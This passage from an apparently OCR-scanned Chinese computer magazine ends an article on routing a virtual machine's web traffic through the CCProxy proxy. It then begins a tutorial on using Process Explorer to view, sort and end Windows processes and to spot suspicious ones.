


图8




图9

不管你用了哪一种方法，都在虚拟机中打开浏览器试试。哈哈，这时你已经发现虚拟机可以上网冲浪了，如图10。




图10

你如果细心的话还可以发现在CCPROXY中还可以显示当前的网络流量，是以折线图的方式显示出来了。最后祝大家网上冲浪愉快^_^

（文章中涉及到的程序CCPROXY已经收录于光盘中）

让虚拟机也上网冲浪


进程管理好帮手——Process Explorer

Cafe

对于系统进程，大家往往都感到陌生，而且不敢轻举妄动。事实上，只要我们对系统进程有所了解，那么你就不会再有这种恐惧感了，这里为大家介绍一个系统进程管理的好帮手——Process Explorer，使用它不但能非常方便地查看各种系统进程，而且还能查看到通常我们看不到的在后台执行的处理程序，其最大的特色就是可以中止任何进程，甚至包括系统的关键进程！下面，就随笔者来体验这款进程管理的好东东吧。

一、进程管理

由于这是一款绿色免费软件，我们下载得到压缩包后只需解压到任意路径下即可使用。打开软件界面，如图1。


图1

1. 基本设置

由于软件有很多我们需要查看的东西，包括系统进程细化的程序模块、DLL进程等。首先，我们对软件进行美化和熟悉。打开“选项”→“设置字体”，在Win9x/ME中，我们最好将字体设为“宋体，9”；在WinNT/2000/XP，可以将字体设为“Tahoma，小五”就好了，这样汉化界面会更美观，如图2。




图2

接着，我们还得了解一下软件主界面“进程”一栏中那些用不同颜色标注高亮显示的进程所代表的意思。我们打开“选项”→“配置高亮显示”，浅紫色代表“当前用户进程”，浅粉色代表“系统服务”等，如图3。





图3


这是最主要的两项配置，我们也可以根据自己的喜好重新配置，只要在选中的高亮显示项后，点击“改变”，调出调色板，进行重置。

2. 进程查看

这里进程查看有很多种方式，可以分别点击主窗口进程列表顶端的“进程”、“PID（进程身份标识）”、“CPU（占用率）”、“描述”和“公司名”项目分类进行排列管理，如图4。


图4

这样，我们只需在要查看的未知进程上双击，调出它的属性来，并分析其各项指数，把它的功能弄清楚，从而避免染上病毒，如图5。


图5

这里判断病毒的最好途径，我们可以在未知程序属性里点选“性能”和“性能曲线样表”，见图6、7。




图6




图7

一般病毒占用CPU线程数（曲线波动也大）和内存值都比较大，我们点中“线程”项，就可以作个大致的判别，见图8。




图8

这样可以有效杜绝病毒进程的驻入。同时，我们如果发现某个进程异常，可以在进程列表里点击右键，选中“终止进程”，就可以终止掉可疑进程运行，如图9。




图9

3.句柄查看

对于高级用户，也可以分析某个进程的所有句柄。这样有利于我们彻底摸透未知进程包涵的属性以及调用的系统进程。首先，我们可以通过软件主窗口“查找”→“查找句柄”，调出查找窗口，这样我们只要在查找窗口里输入查找对象的文件名，回车，即可显示未知进程的相关信息，如图10。

